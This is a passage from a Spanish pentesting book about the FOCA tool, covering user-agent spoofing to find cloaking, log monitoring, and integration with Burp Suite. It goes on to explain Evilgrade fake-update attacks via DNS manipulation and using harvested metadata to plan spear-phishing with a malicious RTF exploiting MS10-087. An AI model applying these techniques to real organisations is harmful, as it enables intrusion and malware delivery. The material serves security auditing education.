


Imagen 05.04: Búsqueda de *URLs* y Documentos por servidor y/o subdominio en *FOCA*

Es necesario ir, manualmente, subdominio por subdominio o *host* por *host* invocando estas opciones de búsqueda de *URLs* en *Google*, búsqueda de *URLs* en *Bing*, *Technology Recognition* para buscar solo *URLs* de *programs* o documentos para obtener las listas de *URLs* de este nodo.

Personalizar el valor del User-agent de FOCA

En la pestaña *Network* del menú de opciones de *FOCA* es posible modificar el *User agent* usado por *FOCA* para realizar las conexiones al dominio analizado. El *User agent*, en el ámbito *HTTP*, identifica al *software* que el cliente utiliza para realizar peticiones a los servidores *web*, y no es más que una cadena de texto que contiene información como el nombre del programa cliente, su número de versión, el sistema operativo sobre el que está instalado o el idioma con el que se ha configurado.

De esta forma, si el servidor dispone de varias versiones del contenido a servir puede elegir la más adecuada para cada cliente basándose, por ejemplo, en el navegador o en el idioma, enviando en la respuesta el contenido que mejor se adapta al *User-agent* que ha recibido en la petición.

Mozilla/4.0 (compatible; MSIE 8.0; *Windows* NT 6.1; Trident/4.0)
Mozilla/5.0 (compatible; Googlebot/2.1; +*HTTP*://www.*Google*.com/bot.*HTML*)

Imagen 05.05: Ejemplos de *User-agent*: *IE8* y rastreador de *Google*

La idea de servir contenido distinto en función del *User agent* también se ha utilizado en muchos sitios webs que intentan subir posiciones en los buscadores presentando a estos un aspecto distinto del que se ofrece a los usuarios, para lo que utilizan mecanismos como *HTTP* rewrite que hacen que sólo se muestren los resultados si el *User-agent* de la *web* es el de un determinado buscador.

A esta técnica se le denomina *Cloaking*, o *Encubrimiento*, y ha venido siendo utilizada, a veces incluso sin mala intención, por sitios con malas características de *Indexación*. *Google* y *Bing* persiguen esta técnica eliminando de sus bases de datos a los sitios que la utilizan. Para evitar ser detectados, en ocasiones algunos administradores utilizan páginas *cloaked* y no *cloaked* con los mínimos cambios posibles, es decir, con el menor impacto de contraste, consiguiendo así reducir su exposición a los procesos automáticos de reconocimiento que utilizan los buscadores.

Pero esta idea en ocasiones también es utilizada por sitios *web* con contenido pornográfico, de venta de productos ilegales, etcétera, que comprometen servidores legítimos para incrustar enlaces a sus sitios *web* y así subir posiciones en los resultados mostrados por los buscadores. Y en estos casos el *cloaking* tiene otra ventaja para los atacantes, y es que es posible hacer que las modificaciones que realizan en sitios *web* vulnerados sólo sean visibles para los buscadores y pasen desapercibidas para los administradores de estos sitios y aquellos que podrían reportarles los problemas de seguridad. Si se consigue que el ataque no sea detectado se conseguirá mantener el sistema controlado mucho más tiempo, por lo que el atacante puede tener, al más puro estilo *rootkit*, *troyanizado* un sitio *web* durante mucho tiempo si se realiza un ajuste fino de la configuración.

Por tanto, modificar el *User-agent* de *FOCA* (en la pestaña *Network* del menú de opciones) para que utilice el de los *bots* de los buscadores en las peticiones que realice puede que permita localizar más información tanto en las ocasiones en las que el administrador del sitio analizado ha utilizado técnicas *cloacking*, como en aquellas situaciones en las que el sitio haya sido comprometido y contenga enlaces a otras webs sin que los administradores sean ni siquiera conscientes, aumentando así las posibilidades de éxito de la auditoría.

Por otra parte, debido al impresionante auge de los dispositivos móviles como *smartphones* y *tablets* que se ha producido en los últimos años, los sitios *web* están desarrollando versiones reducidas y personalizadas de sus páginas para que sean visualizadas de la mejor forma posible en este tipo de dispositivos, que cuentan con pantallas más reducidas y, habitualmente, conexiones más lentas y en los que los usuarios suelen utilizar los dedos para la navegación en lugar del ratón.

Es por ello que las versiones para móviles de los sitios *web* suelen ser más ligeras, con menos imágenes y contenido multimedia, cuentan con botones grandes y visibles, con textos más legibles y no hacen uso de elementos como los menús despegables.

Así, en la imagen 05.06 pueden compararse dos versiones de una misma *web* tras modificar el *User-agent* utilizado por el navegador de un ordenador portátil para simular ser el de un dispositivo móvil de *Apple* con la versión del sistema operativo *iOS 5.1.1*.

```
M[illegible] (iPhone; U; CPU iPhone [illegible] 1 like Mac OS X; da-dk)
[illegible] (KHTML, like [illegible]
[illegible] le/9B206 Sa[illegible].
```




Imagen 05.06: Comparativa de las versiones estándar y móvil de una misma página *web*.

Durante una auditoría de un sitio *web* puede ser interesante modificar el valor del *User-agent* de *FOCA* para que utilice el de algún dispositivo móvil con el objetivo de acceder a las páginas personalizadas para este tipo de equipos.

En una auditoría exhaustiva se debería repetir el proceso con tantos valores de *User-agent* distintos como se haya detectado que la *web* está reconociendo para servir páginas distintas, además de los de las arañas de los buscadores para ver cómo se muestran los datos a ellos, y descubrir si el sitio ha sido vulnerado por los *spammers* o los expertos en *Black SEO*.

En muchas ocasiones, las versiones móviles en ocasiones se encuentran en proceso de desarrollo o no han sido probadas y depuradas de forma tan exhaustiva como las versiones tradicionales, por lo que es posible localizar *bugs* y vulnerabilidades que de otra forma pasarían inadvertidos.

Monitorización de FOCA: Tareas y Logs

Cuando se está analizando un dominio, puede parecer que en determinados instantes *FOCA* no está haciendo nada, pero seguro que está trabajando. Para saber qué está pasando con *FOCA*, se deben tener presentes varios factores.

En primer lugar, *FOCA* tiene un gestor de hilos para la ejecución de tareas. El número de hilos que se pueden arrancar para realizar estas tareas es configurable desde las opciones. Allí vienen unos valores por defecto que pueden ser ampliados hasta los límites de la máquina.




Imagen 05.07: Tareas simultáneas que va a realizar *FOCA*

El panel de gestión de tareas de *FOCA* está accesible desde la opción del menú de *Task List*, y en él se pueden ver las tareas en ejecución, el número de tareas encoladas y el número de tareas que se han terminado ya.




Imagen 05.08: Panel de *TaskList*

Si el número de tareas que tiene encoladas *FOCA* es muy alto, es mejor dejar que *FOCA* vaya terminándolas y luego seguir pidiendo más trabajo. Ten presente que si un proyecto se detiene y aún quedan tareas sin finalizar estas se van a perder, así que espera para cerrar una auditoría con *FOCA* cuando ya no queden tareas.

Por otro lado, no todas las acciones que realiza *FOCA* llevan asociada la generación de una tarea. Muchas de las cosas que tienen que ver con el funcionamiento del motor de descubrimiento de red y el análisis de *metadatos* no genera una tarea, pero sin embargo *FOCA* está trabajando con ellas, y se puede ver.

Para monitorizar ese tipo de acciones hay que hacer uso del *Log*, que se encuentra en el panel principal de *FOCA* en la parte inferior, donde hay dos cosas que se pueden ver. Una el panel de configuración, donde se puede acceder a lo que queremos que se muestre en la parte de acciones.

Se pueden seleccionar niveles de severidad para que *FOCA* solo muestre las cosas importantes o tipos de eventos que queremos que salgan por módulos, para saber cómo va cada una de las partes que componen el proceso completo con *FOCA*.




Imagen 05.09: Configuración del *log* de *FOCA*

Si se seleccionan todos los módulos y todos niveles de severidad, se podrá tener una foto completa de todo lo que está realizando *FOCA* en cada momento. De hecho, cuando *FOCA* termina de ejecutar todas las acciones que tiene de un determinado proyecto se podrá saber porque ahí avisará de la finalización.

Ese módulo de log puede ser también una fuente valiosa de información, por lo que se puede generar una copia del mismo en fichero y en cualquier momento se puede resetear, filtrar o actualizar. En él quedan reflejados todos los servidores encontrados, cómo han sido encontrados, las vulnerabilidades descubiertas en tiempo real, etcétera.

Por último debe comprobarse el consumo de memoria que hace *FOCA* en cada momento, ya que puede irse a valores de fuerte demanda de memoria. La herramienta *FOCA* no utiliza base de datos para almacenar toda la información, lo que hace que esté todo en memoria.

Si el análisis que se está haciendo con *FOCA* es sobre un dominio muy grande con muchos servidores y subdominios, y sobre él se han descubierto añadido muchas *URLs*, se han hecho muchas pruebas ya que han generado mucha información, entonces la gestión del proceso de *FOCA* en memoria puede ser costoso. Ten presente por tanto que si vas a auditar un dominio muy grande, necesitarás equipos con mucha memoria.

2. Integración de FOCA con otras herramientas

A menudo las funciones de *FOCA* pueden ser ampliadas al utilizarla en conjunción con otras herramientas. En esta sección vamos a ver algunos trucos de integración que pueden ser útiles.

Uso de FOCA con herramientas de Spidering

Hasta el momento hemos visto que *FOCA* utiliza información publicada en Internet para realizar todos sus análisis. Sin embargo, en ocasiones puede resultar muy útil poder utilizar *FOCA* con un servidor interno de una organización, o usar la herramienta para analizar enlaces que no están *Indexados* en las bases de datos de los buscadores, y eso, tal y como está construida *FOCA* no es posible a priori.

Para poder utilizar *FOCA* en estas situaciones es necesario utilizar un motor de *Spidering* externo y cargar posteriormente la información obtenida a *FOCA*. Conseguir las *URLs* del sitio que se quiere analizar se puede utilizar, por ejemplo, *Burp Suite*[1]. Esta herramienta funciona como un *proxy* local, y, entre otras de sus muchas opciones, ofrece la posibilidad de hacer un *spidering* completo de un sitio *web* que se haya visitado.




Imagen 05.10: Activación de *spidering* en un sitio

1 *HTTP*://portswigger.*NET*/burp/

Cuando se activa un *spidering* a un sitio con la herramienta *Burp Suite*, hay que definir el ámbito al que se quiere aplicar el *crawling*. Lo recomendable a la hora de trabajar con *FOCA* es realizar un *spidering* completo de todo el dominio, así que habría que marcar el ámbito para todo el dominio. No obstante, para el ejemplo que se muestra en la imagen 05.11 solo está marcado el servidor como ámbito para la araña.



Imagen 05.11: *Spidering* del sitio

Una vez que se ha generado la estructura del sitio se dispondrá de un árbol de direcciones *Url* que podrán ser auditadas con las funciones de descubrimiento de red, búsqueda de vulnerabilidades o análisis de *metadatos* con *FOCA*.

Para llevar esas *URLs* a un proyecto de *FOCA* hay que exportar la lista completa de todas esas *URLs* a un fichero de tipo *.txt*. Esto se hace con la opción que tiene *Burp Suite* de copiar las *URLs* de un determinado *Host*. Después se abre un fichero con un editor de textos en formato plano - el Bloc de notas es una buena opción - y se genera un nuevo fichero con todas las *URLs* pegadas.

Ese fichero es el que se utilizará para añadir ese conjunto de *URLs* a *FOCA*. Para hacer esto, desde el panel de documentos, se puede hacer uso de la opción "Añadir *links* desde un fichero" y listo.



Imagen 05.12: Añadir *links* desde un fichero

Después de cargar esos enlaces desde el fichero, se mostrarán todos los enlaces como si fueran *URLs* de documentos a descargar, pero el motor de análisis de *URLs* de los módulos de descubrimiento de red y búsqueda de vulnerabilidades comenzará a trabajar de forma automática, pudiendo el usuario completar el análisis con el resto de las opciones de *FOCA*.

Aquí se ha utilizado *Burp Suite*, pero valdría cualquier otra herramienta de *crawling* de *URLs*, e incluso metiendo las direcciones *Url* a mano es posible llevar cualquier dirección no recogida por el motor de la *FOCA* dentro del análisis general del proyecto.

FOCA Intruder: FOCA + Burp Suite + Intruder

Con este truco lo que se pretende obtener es un informe inicial de las vulnerabilidades más genéricas y comunes cuando se hace una auditoría de seguridad que ya son detectadas de manera eficiente tanto por *FOCA* como por *Burp Suite*. Es decir, cómo comenzar la auditoría de seguridad de una aplicación *web* de una empresa utilizando la fuerza combinada de descubrimiento de objetivos y vulnerabilidades más comunes de *FOCA* y *Burp Suite*, para lanzar a continuación el módulo *Intruder* en función de los resultados obtenidos. Un truco que en *Informática64* era conocido como hacer un *FOCA Intruder*.

Este es un proceso de auditoria, así que los requisitos mínimos de *hardware* y *software* para configurar este escenario son los siguientes:

- *FOCA*: Con todas las opciones de auditoria al máximo
- *Burp Suite*: preferentemente la versión profesional debido a las penalizaciones de rendimiento existentes en la versión *Free*.
- Memoria *RAM*: al menos entre 4 y 8 GB, en función del tamaño del dominio, sería lo óptimo. *FOCA* tiende a requerir grandes cantidades de memoria en base a los resultados obtenidos y *Burp Suite* se vuelve inestable cuando el historial de navegacion crece demasiado si no se le ha preasignado al menos 2 GB al arrancar (en línea de comandos utilizar el parámetro *-Xmx2g*).
- Conexion de red: si el dominio es grande se requiere un buen ancho de banda para realizar las pruebas.

Como se desea que *FOCA* envie todas las pruebas a *Burp Suite*, es necesario redireccionar su salida a traves de la direccion *IP* de escucha del *proxy* local de *Burp* en la pestaña *Network* del menu *OPTIONS*.




Imagen 05.13: Configuracion de uso de *proxy* y modificación del *user agent*

Para configurar *Burp* correctamente en este escenario hay que tener en cuenta los siguientes aspectos:

- A la hora de definir en el *Scope* el dominio a auditar, este debe especificarse de la manera más genérica posible, es decir, añadiendo el elemento especificando solamente el dominio de la *web*.
- En las opciones de *Proxy Listeners*, debe configurarse correctamente la dirección *IP* y el puerto de escucha.
- En las opciones del *Spider* hay que configurarlo para que realice el proceso de manera automática sobre los elementos definidos en el *Scope*.
- Por último, en las opciones de *Live Active Scanning* hay que configurar tanto el modo pasivo como el activo de manera automática en los elementos definidos en el *Scope*.




Imagen 05.14: Configuración del escáner en vivo de *Burp Suite*

Tras configurar ambos programas llega el momento de empezar la pre-auditoría. Para ello, tal y como ya hemos visto en anteriores capítulos, basta con pulsar los botones "*Start*", en la sección *Network*, y "*Search* All" en la sección *Metadata* de *FOCA*. Una vez obtenidos los resultados comenzará la auditoría manual de todos aquellos elementos que resulten sospechosos.

De manera adicional, y como fase de mantenimiento, es recomendable limpiar con cierta frecuencia el Historial del *Proxy* y revisar que el escáner activo está funcionando con normalidad. En caso contrario será necesario indicarle a *Burp* que analice de manera activa cada uno de los subdominios detectados por *FOCA*, que aparecerán listados en "*Site Map*", en la pestaña de *Target*.

Es evidente que para hacer una auditoría de seguridad de una empresa hay que realizar muchas más tareas, pero usar *FOCA* Intruder puede automatizar gran parte del trabajo inicial y ayudará al *pentester* a enfocar - nunca mejor dicho - el resto de la auditoría.

Malware vía actualizaciones: FOCA + Evilgrade

Evilgrade es un *framework* creado inicialmente Francisco Amato que está pensado para, una vez manipulado el tráfico *DNS* que recibe la máquina atacada, suplantar a los servidores que son comprobados por los clientes para buscar actualizaciones, de manera que se puedan comprometer estas máquinas clientes mediante una actualización maliciosa que incluya un troyano.

La versión 2.0 de la herramienta, que se presentó en *Defcon 18* y *Black Hat 2010*, incorpora 53 módulos distintos para hacer ataques de este tipo, y cada uno de ellos implementa los mecanismos necesarios para emular actualizaciones falsas de una aplicación.

En la mayoría de los módulos se consigue ejecución directa, en otros es necesaria una pequeña intervención del usuario haciendo clic en algún mensaje de alerta y en otros, como en el caso de *Windows Update*, el ataque se lleva a cabo mediante la suplantación de la página *web* original para hacer un *phishing*.

El proceso general de actualización de una aplicación es el siguiente:

- La aplicación *AppX* arranca un proceso de actualización.
- Consulta a su servidor *DNS* para resolver la dirección del equipo *Update.AppX.com*.
- El servidor *DNS* devuelve la dirección *IP* correspondiente.
- *AppX* descarga el archivo *HTTP://Update.AppX.com/ultima_actualizacion.XML* con la información de las actualizaciones disponibles.
- *AppX* procesa el archivo y detecta que existe una actualización nueva.
- *AppX* descarga la actualización *HTTP://Update.AppX.com/atualizacion.exe* y lo ejecuta para su instalación.

Los ataques *Evilgrade* tienen éxito porque la herramienta se aprovecha de que la mayoría de las aplicaciones no verifican la procedencia de las actualizaciones y confían en que el servidor que les está entregando el *Update* es el servidor adecuado.

Así, si un atacante logra manipular el tráfico *DNS* y devolver la *IP* de un equipo que él controla, ya sea mediante un acceso al *DNS* interno de la compañía, realizando un ataque de *DNS Caché Poisoning* o de *DNS tampering* o, incluso, mediante un *ARP Spoofing*, de *Rogue AP* o de *DHCP hijacking* si el ataque se realiza desde la red interna objetivo, la víctima descargaría un fichero que podría contener un troyano o un *backdoor* y, por tanto, sería comprometida tras su instalación.

- El proceso al realizar un ataque *Evilgrade* sería, por tanto, el siguiente:
- La aplicación *AppX* arranca un proceso de actualización.
- Consulta a su servidor *DNS* para resolver la dirección del equipo *Update.AppX.com*.
- El atacante manipula el tráfico *DNS* y devuelve una *IP* bajo su control.
- *AppX* descarga el archivo *HTTP://Update.AppX.com/ultima_actualizacion.XML*, que ha sido modificado por el atacante.



- *AppX* procesa el archivo y detecta que existe una actualización nueva.
- *AppX* descarga la actualización *HTTP://Update.AppX.com/troyano.exe* y lo ejecuta para su instalación, comprometiendo así la máquina.

Como *FOCA* incorpora un modulo de *DNS Caché Snooping*, una de las ideas que se nos ocurrio para sacarle más partido a la información extraída de la *Cache* de un servidor *DNS*, es generar un fichero con todos los servidores para los cuales *Evilgrade* tiene un modulo de ataque. Este fichero se genera directamente desde la herramienta de *Evil Grade*.

De esta manera *FOCA* puede descubrir cuáles de las *URLs* de *software* vulnerable a *Evil Grade* están siendo requeridas por los clientes de la organización y cuales son los módulos que se debería preparar en un posible esquema de ataque con *Evilgrade* dentro de un proceso de *pentesting* de una empresa.




Imagen 05.5: Analisis de un servidor *DNS* con *Cache* activada de modulos vulnerables a *Evil Grade*

Utilizando este truco, el *pentester* podria descubrir, por ejemplo, que en el dominio objetivo existen máquinas con *Windows* que visitan sitios con *Google Analytics*, para los cuales *Evilgrade* tiene un módulo de ataque preparado, que los usuarios navegan a *winscp.com*, que es la pagina de un cliente *FTP* que tiene activada la busqueda de actualizaciones, o que al menos alguno de los clientes tiene instalado el *Antimalware* de *ClamAV*.

Con toda esta información, recogida previamente, el proceso de preparar un ataque dirigido contra un objetivo usando *Evilgrade* se convierte en una tarea un poco mas sencilla.

Ataques Spear Phising: FOCA + Metasploit

La información que *FOCA* obtiene al analizar los documentos publicados en los sitios *web* de una compañía podría también utilizarse para preparar un ataque *Spear Phising* durante el proceso de auditoría de una empresa.

Estos ataques suelen ser desarrollados por competidores comerciales o espías industriales con el objetivo de comprometer los sistemas y las redes de la organización de la víctima para tratar de robar información valiosa y secreta. Se basan en el envío de un correo electrónico con un fichero adjunto modificado o un enlace a un sitio *web* malicioso con la esperanza de que la víctima confíe en el correo y abra el fichero o pinche en el enlace, comprometiendo así su equipo y permitiendo el acceso a los atacantes, que usarán este equipo para acceder al resto de la red.

Uno de los ataques de estas características más impactantes, de los conocidos por la opinión pública, fue el sufrido por la Oficina Militar de la Casa Blanca durante el mes de Octubre de 2012, aunque los representantes del gobierno estadounidense negaron que los criminales pudieran haber obtenido ningún tipo de información clasificada. ¿Cómo podría un auditor utilizar el análisis de *metadatos* de *FOCA* para preparar un ataque de estas características?

Tal y como se estudió en el segundo capítulo del libro, *FOCA* es capaz de descubrir gran cantidad de datos de un dominio auditado, entre los que se encuentran el *software* instalado en los equipos clientes utilizados para la creación de documentos, su sistema operativo, los nombres de usuario de los trabajadores de la organización o, incluso, sus correos electrónicos. Con esta información, preparar un ataque *Spear Phising* se convierte en una tarea sencilla.

Si durante el proceso de recolección de información *FOCA* descubre que en una cantidad importante de ordenadores de la compañía objetivo se encuentra instalada alguna versión de la *suite* ofimática de *Microsoft*, el auditor podría tratar de explotar la Vulnerabilidad *Microsoft Office RTF Parsing Stack Overflow*, presente en todas las versiones de *Office 2010*, *2007*, *2003*, y *XP* anteriores al boletín *MS10-087*, y que podría permitir a un atacante la ejecución de código en el sistema.

El *pentester*, para ello, tendría que recopilar los correos electrónicos de todos aquellos usuarios en cuyo equipo están instaladas estas aplicaciones, preparar un fichero *RTF* malicioso y enviárselo a todas las potenciales víctimas con el fin de que alguna de ellas abra el adjunto.

